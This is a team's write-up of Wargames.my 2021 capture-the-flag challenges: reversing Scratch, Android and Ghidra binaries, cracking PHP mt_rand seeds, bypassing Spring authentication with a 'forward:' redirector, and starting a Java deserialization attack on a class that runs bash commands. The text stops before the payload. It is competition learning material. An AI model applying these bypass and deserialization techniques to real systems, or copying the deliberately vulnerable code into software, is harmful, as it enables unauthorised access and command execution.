Write-Up by Trailblazers


Capture The Flag (CTF) Wargames.my 2021

⌛ THE DATE ⌛

START: 00:01 11-12-2021

END: 00:01 12-12-2021

|| Sponsors and Partners ||



Introduction

Write-up for WGMY 2021.

We participated in the Professional Category, this is a 24-hours CTF but both of us had things going on on Friday and decided to start on Saturday, then we both woke up late.

But somehow, with 12 hours of sweat, tears, pulling out hairs and a bunch of luck, we managed to get onto the podium! This is our write-up.


Our approach to CTF is:
“Do whatever, if it works then it works, as long as we can get the flag.”

So you may see some very inefficient ways of solving a certain chal, not using the latest tool and not writing clean/efficient scripts. Please be noted that this is just our way of playing a CTF, and there will be other ways of approaching all of those challenges and everyone will have their own methodology.

Lastly, If you got any question or need me to clarify anything, hit me up on Discord: Trailbl4z3r#2167.

RE - Capture The Flag

Load the given Scratch file (CTF.sb3) into https://scratch.mit.edu/projects/editor/.




Based on this, write a Python3 script and run it to get the flag.

```
text = 'gdddbd0w2a3819y3d2390mcb}143748cb70{70'
score = 0
flag = ''

while len(flag) != len(text):
    flag += text[score % 38]
    score += 1337

# Swap every pair of characters to form the flag
print(''.join([c[1] + c[0] for c in zip(flag[::2], flag[1::2])]))
```


`Flag: wgmy{78b13db324cd79174adbd089030d023c}`

RE - bendera3

Load the given file (bendera3) into a hex editor (e.g., https://hexed.it/). We found out that it starts with “vdex027”.



After searching for a while, we encountered this GitHub fork (IgorEisberg/vdexExtractor) that adds vdex027 support to the command line tool that “decompiles and extracts Android Dex bytecode from Vdex files”.



After cloning it, follow the instructions (in README.md) to compile the binary, and use the compiled binary on the given file (bendera3) according to the documented usage (in README.md). The output is Dalvik bytecode in a DEX file (.dex), which can then be decompiled into Android Java source code at http://www.javadecompilers.com/apk.


Head over to the decompiled MainActivity.java and we already got what we need. Modify the code a little to print out the flag instead.

```
public class Flag {
    private static char[] wx = {'t', 'h', '1', 's', '-', 'i', '5', '_', '4', '_',
'k', '3', 'y'};

    public static void main(String args[]) {
      System.out.println(xx(wx, hStB(new
StringBuilder("kxk1x4xxkx1104Txk0c6xxb640bxk1613xdxx1F11x90T6Txd31xc0d10100c064").r
everse().toString().replace("O", "0").replace("T", "7").replace("b",
"8").replace("x", "5").replace("F", "f").replace("k", "e"))));
    }

    public static byte[] hStB(String str) {
        int length = str.length();
        byte[] bArr = new byte[(length / 2)];
        for (int i = 0; i < length; i += 2) {
            bArr[i / 2] = (byte) ((Character.digit(str.charAt(i), 16) << 4) +
Character.digit(str.charAt(i + 1), 16));
        }
        return bArr;
    }

    private static String xx(char[] cArr, byte[] bArr) {
        StringBuilder sb = new StringBuilder();
        for (int i = 0; i < bArr.length; i++) {
            sb.append((char) (bArr[i] ^ cArr[i % cArr.length]));
        }
        return sb.toString();
    }
}
```

Flag: wgmy{2d1c0edbc8bbfa5be3117a3ed9e6d637}

RE - Flag Checker

We got this chal thanks to the hint from one of the admin, the hint is “XOR”, our favourite function.



Drop the binary into Ghidra, and we can see the function that compares and tells the user if they entered the correct or wrong flag.


```
  printf("Enter flag: ");
  __isoc99_scanf(&DAT_0010203c);
  local_98 = 0;
  while( true ) {
    sVar2 = strlen(local_78);
    if (sVar2 <= (ulong)(long)local_98) break;
    for (local_94 = 0; local_94 < 8; local_94 = local_94 + 1) {
      FUN_00101207(local_98 + 1);
      FUN_001011e9();
      FUN_001011e9();
      FUN_001011e9();
      FUN_001011e9();
      iVar1 = FUN_001011e9();
      *(byte *)((long)&local_48 + (long)local_98) =
           *(byte *)((long)&local_48 + (long)local_98) | (byte)(iVar1 << ((byte)local_94 & 0x1f));
    }
    local_98 = local_98 + 1;
  }
  iVar1 = strcmp(&DAT_00102008,(char *)&local_48);
  if (iVar1 == 0) {
    puts("Correct flag!");
  }
  else {
    puts("Wrong flag..");
  }
  if (local_20 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

We can see that the user input will be processed by some function then compared with DAT_00102008. The hint given is XOR, so we can reverse it. We inspect DAT_00102008


DAT_00102008

00102008	75	??	75h	u
00102009	64	??	64h	d
0010200a	68	??	68h	h
0010200b	7e	??	7Eh	~
0010200c	70	??	70h	p
0010200d	3f	??	3Fh	?
0010200e	21	??	21h	!
0010200f	26	??	26h	&
00102010	24	??	24h	$
00102011	2b	??	2Bh	+
00102012	27	??	27h	'
00102013	43	??	43h	C
00102014	19	??	19h	
00102015	19	??	19h	
00102016	4b	??	4Bh	K
00102017	03	??	03h	
00102018	0c	??	0Ch	
00102019	0f	??	0Fh	
0010201a	7a	??	7Ah	z
0010201b	7e	??	7Eh	~
0010201c	7c	??	7Ch	|
0010201d	7c	??	7Ch	|
0010201e	60	??	60h	`
0010201f	3a	??	3Ah	:
00102020	50	??	50h	P
00102021	57	??	57h	W
00102022	54	??	54h	T
00102023	09	??	09h	
00102024	0e	??	0Eh	
00102025	40	??	40h	@
00102026	47	??	47h	G
00102027	b1	??	B1h	
00102028	bc	??	BCh	

Which is a bunch of characters, perfect. Since we know the flag format, we can attempt a known-plaintext attack.



2, 3, 5, 7, 11? Looks like prime, sus. We try to use the first n prime number as the XOR key.



And we got the flag!

`Flag: wgmy{205368f02d67299533c123bc1825c91a}`


web - mountain

We were given a “backup” file at https://mountain.wargames.my/generate.php.bak.

```php
<?php
function genpassverify($length = 10) {
$verify_code = mt_rand(1000000000,9999999999);
mt_srand($verify_code);
$acc_passwd = mt_rand();
return $acc_passwd.':'.$verify_code;
}
?>
```


In this file is a PHP function that generates `$verify_code` from `mt_rand()` and then uses the `$verify_code` as the seed for another call to `mt_rand()` for `$acc_passed`.

Visit https://mountain.wargames.my and it shows us two forms: “Register” and “Login”. After registering successfully with a unique username and an email that is required to be ended with a non-existent domain “@wargames.gov.my”, we were given the following message.



The “backup” file makes sense now. We need to find out the verification code (the seed) from the given password in order to construct the verification link.

This GitHub repo (openwall/php_mt_seed) provides just the tool for cracking the seed used by `mt_rand()`.




Run the make command to compile the binary.

```
└─$ make php_mt_seed
gcc -Wall -march=native -mtune=generic -O2 -fomit-frame-pointer -funroll-loops
 -fopenmp php_mt_seed.c -o php_mt_seed
```


Then, use the binary to crack the seed.

```
└─$ ./php_mt_seed 1658363804
Pattern: EXACT
Version: 3.0.7 to 5.2.0
Found 0, trying 0xb4000000 - 0xb7ffffff, speed 25165.8 Mseeds/s
seed = 0xb6c104cc = 3066102988 (PHP 3.0.7 to 5.2.0)
seed = 0xb6c104cd = 3066102989 (PHP 3.0.7 to 5.2.0)
Found 2, trying 0xf0000000 - 0xf3ffffff, speed 25165.8 Mseeds/s
seed = 0xf2000702 = 4060088066 (PHP 3.0.7 to 5.2.0)
seed = 0xf2000703 = 4060088067 (PHP 3.0.7 to 5.2.0)
Found 4, trying 0xfc000000 - 0xffffffff, speed 26424.1 Mseeds/s
Version: 5.2.1+
Found 4, trying 0x3e000000 - 0x3fffffff, speed 244.2 Mseeds/s
seed = 0x3e9ad684 = 1050334852 (PHP 5.2.1 to 7.0.x; HHVM)
Found 5, trying 0x9c000000 - 0x9dffffff, speed 239.9 Mseeds/s
seed = 0x9d8ec605 = 2643379717 (PHP 7.1.0+)
Found 6, trying 0xe0000000 - 0xe1ffffff, speed 239.4 Mseeds/s
seed = 0xe1a35dea = 3785580010 (PHP 5.2.1 to 7.0.x; HHVM)
seed = 0xe1a35dea = 3785580010 (PHP 7.1.0+)
Found 8, trying 0xee000000 - 0xefffffff, speed 239.1 Mseeds/s
seed = 0xee82ca74 = 4001548916 (PHP 5.2.1 to 7.0.x; HHVM)
seed = 0xee82ca74 = 4001548916 (PHP 7.1.0+)
Found 10, trying 0xfe000000 - 0xffffffff, speed 238.9 Mseeds/s
Found 10
```

Construct the verification link using one of the cracked seeds until it succeeds.



Login with the username and the password to get the flag.



`Flag: wgmy{d22772b35b8e80088f41e8662cc3fc81}`

web - WGMY WebService Part 1

We were given a web service for this challenge, and told that the flag is at `/ws/getflag`. Upon visiting the provided web page, three links are displayed, they are `/ws/unprotected/redirector`, `/ws/getflag` and `/ws/object`.

- `/ws/unprotected/redirector` requires a parameter `url`;
- `/ws/getflag` requires login; and
- `/ws/object` requires login too.


We were also given the service binary (WGMYWS-1.0.0-DIST.jar) together with a Dockerfile, and told that the challenge is run by using the same Dockerfile. Couldn't identify anything useful from the Dockerfile, so we proceed to decompile the service binary into Java source code at http://www.javadecompilers.com/.

In WebSecurityConfig.java, we noticed that all paths but `/ws/unprotected/**` requires authentication, which we have no way to obtain. Let's take a look at WsController.java.

```
@RequestMapping(value={"/unprotected/redirector"}, method={RequestMethod.GET,
RequestMethod.POST})
public String redirector(@RequestParam(name="url", required=false,
defaultValue="none") String url, Model model) {
  if (url.equalsIgnoreCase("none")) {
    model.addAttribute("error", (Object)"'url' parameter is missing!");
    return "error";
  }
  if (url.startsWith("http://") || url.startsWith("https://")) {
    return "redirect:" + url;
  }
  return url;
}
```

In WsController.java, we noticed that `redirector()` returns the unmodified parameter `url` if it is not empty and is not started with "`http://`" or "`https://`". This allows us to specify and use the prefix of "`forward:`" that performs the request forwarding internally at the server side, which bypasses the authentication; instead of "`redirect:`" that returns a HTTP 302 to inform the client to submit another request to the new URL.

We sent the crafted request at Postman and got the flag.



`Flag: wgmy{06035aace502f9319ddcdde9c77da4cc}`

web - WGMY WebService Part 2

The flag for this challenge is located at /opt/flag.txt. Continuing from WGMY WebService Part 1, we still look at WsController.java but another method now, i.e., `postObject()`.

```
@PostMapping(value={"/object"})
public void postObject(HttpServletRequest req, HttpServletResponse resp) throws
IOException {
  ValidatingObjectInputStream is = new
ValidatingObjectInputStream((InputStream)req.getInputStream());
  try {
    Class[] classTypes = new Class[]{
      Class.forName("my.wargames.springboot.WargamesMsg"), Class.forName("[B")
    };
    is.accept(classTypes);
    WargamesMsg orly = (WargamesMsg)is.readObject();
    orly.rekt();
  }
  catch (IOException ex) {
    ex.printStackTrace();
    System.out.println("(-) IOException is caught");
  }
  catch (ClassNotFoundException ex) {
    ex.printStackTrace();
    System.out.println("(-) ClassNotFoundException is caught");
  }
  catch (Exception e) {
    e.printStackTrace();
    System.out.println("(-) IOException is caught");
  }
  resp.setContentType("text/plain");
  resp.getWriter().write(":)");
}
```

Analyzing `postObject()`, it accepts a Java object of the class "`my.wargames.springboot.WargamesMsg`" or "`[B`" (`byte[]`). Then, after the object is loaded into `orly`, its method `rekt()` is invoked. Proceed to inspect WargamesMsg.java.

```
package my.wargames.springboot;

import java.io.Serializable;
import java.lang.reflect.Method;

public class WargamesMsg implements Serializable {
  private static final long serialVersionUID = 1234567L;
  private String data = null;
  private String className = null;
  private String methodName = null;

  public void rekt() throws Exception {
    try {
      Class<?> cl = Class.forName(this.className);
      Method method = cl.getMethod(this.methodName, String.class);
      method.invoke(null, this.data);
    }
    catch (Exception e) {
      e.printStackTrace();
    }
```

```
  }

  public int hashCode() {
    try {
      Runtime.getRuntime().exec(this.data.split(" "));
    }
    catch (Exception e) {
      e.printStackTrace();
    }
    return 4919;
  }
}
```

Checking out `rekt()`, it basically invokes a specified method (`this.methodName`) from a specified class (`this.className`) with a string argument (`this.data`). With this, we could now find the appropriate class that will help us get the flag. Fortunately, there was one residing in Helper.java.

```
package my.wargames.springboot;

class Helper {
  private String name;

  Helper() {
    this.name = "helper";
  }

  public void setName(final String name) {
    this.name = name;
  }

  public String getName() {
    return this.name;
  }

  public static void execOwnCommand(final String command) throws Exception {
    final String[] cmd = { "/bin/bash", "-c", command };
    final Runtime r = Runtime.getRuntime();
    r.exec(cmd);
  }
}
```

In the class `Helper`, the method `execOwnCommand()` will do the job just fine, as it executes the command specified in the string argument `command` within a bash shell.

Enough of analyzing and inspecting, now let's construct the object to be sent as the payload. To do this, we need 2 files: the modified WargamesMsg.java that consists of our desired changes, and the driver program that generates the payload.

In WargamesMsg.java, note that the private variables are now set to our desired values. Side note, the command stored in `data` will be explained later.

